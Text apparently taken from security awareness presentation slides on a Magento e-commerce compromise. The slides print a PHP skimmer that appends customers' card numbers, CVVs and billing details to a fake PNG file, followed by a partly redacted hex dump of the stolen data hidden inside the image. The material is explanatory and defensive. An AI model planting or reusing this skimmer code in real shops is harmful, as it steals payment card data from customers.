
Destroy

Leverage, discover, analyze


Atomic, computed and behavior indicators

Campaign Analysis – Tools, Techniques and Procedures

Security Awareness – Books in English



Security Awareness – Books in German



Data Exfiltration: A Few Lines Added

```
473 error_reporting(0);
474 if(isset($_POST['payment']) && isset($_POST['payment']['cc_exp_year']) && strlen($_POST['payment']['cc_exp_year']) > 0){
475     $payment = $_POST['payment'];
476     $billing = Mage::getSingleton('checkout/session')->getQuote()->getBillingAddress()->getData();
477     $f = @fopen('/home/shop_production/htdocs/media/catalog/product/l/v/magento.png', "a+");
478     if($f){
479         fwrite($f, $payment['cc_number']."|".$payment['cc_exp_month'].'|'.$payment['cc_exp_year'].\\
480             "|".$payment['cc_cid']."|".$payment['cc_owner']."|".$billing['firstname']."|".$billing['lastname'].\\
481             "|".str_replace("\n", "--", $billing['street'])."|".$billing['city']."|".$billing['region']."|".\\
482             $billing['region_id']."|".$billing['postcode']."|".$billing['telephone']."|".$billing['country_id'].\\
483             "|".$billing['email']."\r\n");
484         fclose($f);
485     }
486 }
```

How do you detect?
What are the challenges?

Hexadecimal view on the altered file

Right-Click to Download

```
.0000000: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 .PNG.....IHDR
.0000010: 00 00 00 40 00 00 00 40 08 06 00 00 00 aa 69 71 ...@...@.....iq
.0000020: de 00 00 08 4e 49 44 41 54 78 da ed 9b 79 6c 54 ....NIDATx...yIT
.0000030: 55 14 c6 d9 94 68 0c 50 16 65 91 ad d0 96 a5 a6 U....h.P.e.....
l. . .
.0000860: ed fc 01 eb f4 c9 64 ef c2 c9 85 34 fa 8d f5 f3 .....d....4....
.0000870: f9 ff 01 1b 74 00 8e 88 f5 12 11 00 00 00 00 49 ....t.....l
.0000880: 45 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 35 END.B`.47XXXXXXXXX
.0000890: 33 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 32 XXXXX19|5|2017|2 magento.png
.00008a0: 32 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 65 20|MXX J X BXXXX
.00008b0: 6c XX XX XX XX XX XX XX XX XX XX XX XX XX XX 36 ||JXX|BuXXXX|6
.00008c0: 38 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 43 8 London RoadXXX
.00008d0: 6f XX XX XX XX XX XX XX XX XX XX XX XX XX XX 4f XXXXXXXX|WATERLOO
.00008e0: 56 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 7c VILLE|||PO8 8EW|
.00008f0: 30 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 7c 0XXXX 3XXXX7|GB|
.0000900: 72 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 79 rXXXXXXXXXXXXI@XXX
.0000910: 2e XX XX XX XX XX XX XX XX XX XX XX XX XX XX 33 .com..47XXXXXXXXX3
```



magento.png

Web Browser still shows the picture!

Conclusion – Wake Up

- Fusion of APT and Cybercrime
- Criminals get smarter, and aim for the big pot
- High level financial technologies are available to criminals
- Feeling secure doesn't mean we are secure
- Security is always 2 steps behind – close the defection deficit gap
- The question is not if we get hacked, but how quick we find out